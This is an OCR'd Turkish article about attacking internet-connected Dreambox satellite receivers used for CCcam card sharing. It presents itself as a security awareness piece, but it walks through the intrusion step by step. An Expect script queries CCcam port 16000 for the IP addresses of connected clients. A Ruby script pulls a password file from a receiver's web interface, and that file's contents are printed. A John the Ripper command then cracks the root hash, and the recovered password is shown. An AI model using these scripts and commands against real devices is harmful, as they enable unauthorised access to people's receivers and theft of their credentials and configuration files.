
Sayısal Uydu Alıcıları ve İnternetteki güvenlikleri

Teknoloji ürünlerinin satıldığı mağazalarda ürün temsilcileri genellikle cihazların internet özelliklerinden bahsederler. Artık cihazların neredeyse olmazsa olmaz özelliklerinin başında internete çıkış yapıp yapmadığı gelir. Gün geçtikçe, İnternet nasıl yaygınlaştıysa, satışa sunulan cihazlarında interneti destekleyip desteklemediği ön plana çıkacaktır.

İster TV olsun, ister sayısal(dijital) uydu alıcısı(receiver) olsun öncelikle müşteriler tarafından sorulan soruların başında internet desteği olup olmadığıdır. Sayısal uydu alıcılarının internet desteği olmasının ne faydası vardır? Özellikle şifreli TV yayınlarını izlemek isteyen kişilerin hukuksal olmayan yollardan yayınları izlemek için uydu alıcılarında internet çıkışı olup olmadığını incelemekteler. Bunun için kişi; şifreli/paralı kanalları izlemek için piyasada bulunan sayısal uydu alıcısı(klon ürünleri ucuzdur.) ve CCcam / Kart paylaşım(bu statüye IPTV hızlı bir giriş yapmıştır.) konularının dünyasına merhaba der.

Anlatma istediğim bu dünya içerinse de yer alan güvenlik zaafiyetlerine küçük bir giriş yapmak. Sanal uydu dünyasında Dreambox uydu alıcılarının ayrı bir yeri vardır. Neden ayrı bir yeri vardır? Şifreli kanalların izlenmesi için günümüzde kart paylaşım işlevleri artmıştır. Sayısal uydu dünyasında da bir nevi yasal olmayan işlem sayısı da kart paylaşım oranında artma göstermiştir. Bu tür cihazların yazılımları açık kaynak kod olarak sevenleri tarafından geliştirilmektedir.

Bu konulara meraklı kullanıcı, kart paylaşım desteği olan uydu cihazını(internet destekli olmazsa olmaz) şifreli kanalları izlemek için; öncelikle CCcam satışı yapan biriyle anlaşır ve karşılığında CCcam sunucu olarak kullanılan makineye(Linux) giriş yapıp şifreli kanalları izlemesini sağlayacak bir ayar yapar. Bu ayar sonucu kişiye bir "CCcam.cfg" adı altında bir dosya iletir ya da CCcam sunucusuna giriş yapması için sunucunun IP adresini ve kullanıcı bilgilerini gönderir(çözme işlemi). Neticesinde uydu alıcı, kart paylaşımı yapan sunucuya bağlanarak şifreli yayınların izlenmesi sağlanır. Bu işlemi derinlemesine anlatmayacağım. Sadece buraya kadar normal(!) görünen işlemler sonucunda zaafiyet olarak neler ortaya çıkarır bunu irdeleyeceğim. Kullanıcı açısından bakıldığında "İnternete bağladığım bir sayısal uydu alıcım bana ne gibi bir zararı dokunabilir ki?" denilebilir. Şifreli kanalları izlemek için cuzi miktarda para verip uydu alıcınıza ayar yaptırdınız(herşey CCcam.cfg dosyasında saklıdır). Bir süre sonra şifreli yayınları izleyememeye başladığınız. Hemen parayı verdiğiniz kişiyle görüştünüz ve size şu yanıtı verme olasılığı yüksektir". Sunucumuzda size atadığımız kullanıcı adına birden fazla IP adresi kullanıyor bu nedenle hesabınızı sildik". Bir an kişi sarsıntı geçirir. Aslında sanal uydu alıcısına başka biri erişim yaparak gerekli dosyaları almış(Hacking) ve menfaatine kullanmıştır. Aslında CCcam sunucu olarak kullanılan bilgisayara sızma işlemi gerçekleştiyse, bu sunucuda da saldırgan kendisine kullanıcı tanımlayarak sessizce sayısal uydu alıcısının kumandasında gezinti yapar, tebessümle korsandan korsana sayısal olarak merhaba gönderir. CCcam sunucu üyeliğine ücret ödeyip,yapılandırma bilgilerinin çalındığını bildiren kişilerinin sayısı az değildir. Saldırganın uydu alıcısının yapılandırma (CCcam.cfg v.b. dosyalar) bilgilerinin ele geçirmesi için bazı işlemler gerçekleştirir.



Bu bilgilerin ele geçirilmesi hususunda birçok senaryo üretilebilir. Öncelikle, kart paylaşım desteği veren sayısal uydu alıcısının bazı portlarının kontrol edilmesi gerekir. Belirttiğim gibi kart paylaşım desteğinin öncülerinden olan Dreambox sayısal uydu alıcısının güvenlik konusuna değineceğiz (genelleme yapabilir). Kart paylaşım desteği veren(hukuk açısından uygun olmayan bu durum şifreli uydu kanallarını izlemek için başvurulan popüler bir yoldur) bir sunucu için veri iletişimi için önemli portlar vardır. CCCam sunucu için kayda değer iletişim portları(değiştirilmediği sürece) 12000, 16000 ve 16001 nolu kapılardır. 12000 numaralı port, sunucu ile sayısal uydu alıcısı paylaşım işlemi için veri alış verişini gerçekleştir.


16001 numaralı port, "CCcam server web info" olarak adlandırılır. Sunucuya bağlı kart paylaşım desteği alan kullanıcıların bilgileri web üzerinden görülebilir(Kullanıcı adı,şifre desteği, kullanıcı IP adresleri). 16000 numaralı port ise kart paylaşım bilgilerini web üzerinden değil, sunucuya doğrudan bağlantı gerçekleştirip bir dizi komut girilmesiyle bilgiler alınır(telnet sunucu 16000).

İnternete aktif olarak bağlı sayısal uydu alıcılara yönelik saldırının baş kaynağı 16000 ve 16001 numaraları portların aracılığı ile gerçekleşir.


Bu saldırı nasıl olmaktadır? Saldırgan faal olarak doğrudan internete bağlı olan ve CCcam desteği alan sayısal uydu alıcılarını tespit etmesi biraz zordur. Saldırganın kullanıcılara ulaşması için yapması gerekenin başında, CCcam sunucularını tespit edip, bu sunucuların portlarını test ederek kart paylaşım desteği alan kullanıcıların ip adreslerini tespit etmektir. Sayısal uydu cihazı kullanıcılarının bir kısmı(!) internet aracılığıyla uydu alıcının web arayüzüne(80. port) bağlanarak uydu kanalları izleyebilmektedir. Bu nedenle saldırgan, alıcının web arayüzünün zaafiyetini kullanarak alıcıdan gerekli ayar dosyalarını alıp(CCcam.cfg, IPTV bağlantı dosyası v.b.) kendi isteğince kullanabilir. Hatta dijital uydu alıcısına backdoor(arkakapı) yerleştirerek kontrol altına alabilir.

Bu tür saldırılar günümüzde yaşanmış olaylardır. Adım adım Sayısal uydu alıcı kullanıcılarına nasıl yetkisiz erişim sağlandığını görelim.

İlk adım belirttiğim gibi CCcam sunucularını tespit ettikten sonra paylaşım alan kullanıcıların IP adreslerini bulmak. Böylece saldırgan, bu IP adresleriyle sayısal uydu alıcılarına bir adım daha yaklaşmak için gerekli ortamı sağlayacaktır.




Çözme işlemi




Port: 16001 - *CCcam Web Info*

Sunucunun 16000 numaralı portuna bağlanıldığında sunucu komut beklemektedir. Bağlantı için "telnet" komutu kullanılabilir(1).




(1) # telnet *ip-adresi* 16000

Bağlantı işleminden sonra sunucu komut bekleme aşamasına geçer. Bu aşamada saldırgan bir dizi komut yardımıyla gerekli bilgileri alır. Komutlar tamamıyla CCcam sunucunun kendi komutlarıdır. Saldırgan komutları bilgi almak için kullandığından dolayı komutların hepsini bütünüyle hakim olsa bile en önemlisi "*activeclients*" ve "*servers*" komutlarıdır. "*activeclients*" komutuyla sisteme bağlı olan sayısal uydu alıcılarının IP adresleri görülmektedir(2).



(2) "activeclients" komutunun sonucu


Fakat saldırgan bağlantı için bu işlemleri tek tek yapmaktansa bilgileri elde etmek için bir kod hazırlayıp otomatik olarak işlemleri gerçekleştirir(3).




(3) Tarama İşlemi


receiver-komut.exp

```
#!/usr/bin/expect -f

set timeout 10
set host [lindex $argv 0]
set komut [lindex $argv 1]
if {[llength $argv] != 2} {
 puts stderr "\nCCcam Sunucu Analiz --- Tacettin Karadeniz <tacettink@olympos.org>\n"
 puts stderr "KULLANIMI: $argv0 <IP/HOST> <Komut>\n"
 puts stderr "Komutlar: \n-info\n-activeclients\n-clients\n-servers\n-shares\n-providers\n-entitlements\n"
exit }

spawn telnet $host 16000
expect "Welcome to the CCcam information client."
send "$komut\r"
interact
exit
```





Elde edilen bilgiler neticesinde aktif IP adresleri, saldırgan tarafından artık birer hedef haline gelir.
Bu IP adresleri üzerinde tarama sonucunda elde edilecek bilgilerin başında, port durumları gelmektedir. Önemli olan 21(*FTP*) / 23(*TELNET*) ve 80(*HTTP*). portların durumlarıdır. Sayısal uydu alıcılarında genellikle bu portlar kullanıma açıktır. Uydu alıcısına dosya transferi, yönetim ve web üzerinden uydu kanallarını izlemek için bu portlar kullanımdadır(4). Bu portlar internet üzerinden erişim sağlanacak şekilde ayarlandığında(gerekli ayarlar yapılmazsa) sayısal uydu cihazına istenmeyen bağlantılar sağlanabilir.



(4) Sayısal uydu alıcısının web arayüzü

Sayısal uydu alıcının IP adresini tespit edildikten sonra 80. portun durumu incelenir. Port aktif ise saldırgan web arayüzünde zaaflık mevcut olup olmadığını kontrol eder. Zaaflık mevcutsa alıcıdan önemli ayar dosyaları alınır. Böylece kontrol tam olarak sağlanmış olur. Saldırgan için önemli dosyaların başında "*passwd(shadow)"* ve "*CCcam.cfg*" yapılandırma dosyaları gelmektedir.

receiver-test.rb


```
require 'socket'
print "\nIP Adresi\/Host: "
host = gets.chomp
port = 80
dosya = "/fi[redacted]"
kontrol = "GET #{dosya} HTTP/1.0\r\n\r\n"
socket = TCPSocket.open(host,port)
socket.print(kontrol)
yanit = socket.read
headers,body = yanit.split("\r\n\r\n", 2)
print "\n"
print body
print "\n"
```

(5) Alınan CCcam.cfg dosyası

```
honeypot@honeypot:~/Desktop/Bots$ ruby receiver-test.rb

IP Adresi/Host: 8[redacted]6

root:$1$[redacted].:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
avahi:x:100:1000:Avahi:/var/run/avahi-daemon:/bin/false
```

(6) Alınan password dosyası


Ele geçirilen bu dosyalar aracılığıyla saldırgan kendi uydu alıcısını düzenleyerek(özellikle CCcam dosyaları) şifreli uydu kanallarını izler(7).



(7)

Saldırgan, ele geçirdiği dosyaların vasıtasıyla bir adım daha ilerleyerek kendini uydu alıcısının sistemine dahil olmak isteyebilir. Bu işlemi gerçekleştirebilmek için alıcıya FTP(21) ya da TELNET(23) ile bağlantı kurması gerekir. Bu portlar erişim durumunda ise web arayüzünde bulunan zaafiyet sonucu ele geçirilen "password" dosyası(6) kırılarak(cracking)


bağlantı şifresi elde edilir.
Ele geçirilen dosyanın kırma işlemi için "john(john the ripper)" kullanılır(alternatifleri de mevcuttur).
"John The Ripper" GPU destekli(ekran kartı destekleniyorsa) derlenip kırma işlemide GPU yardımıyla gerçekleşirse hızlı bir kırma işlemi olabilir(GPU konusuna girmiyorum).
Ele geçirilen dosyanın kırma işlemi:



 # john –format=md5crypt-cuda -w:/sozluk/dosya.txt –pot=dream.pot /dreambox/password.txt


Loaded 1 password hash (md5crypt [CUDA])

mydream (root) <------- Bingo !!!



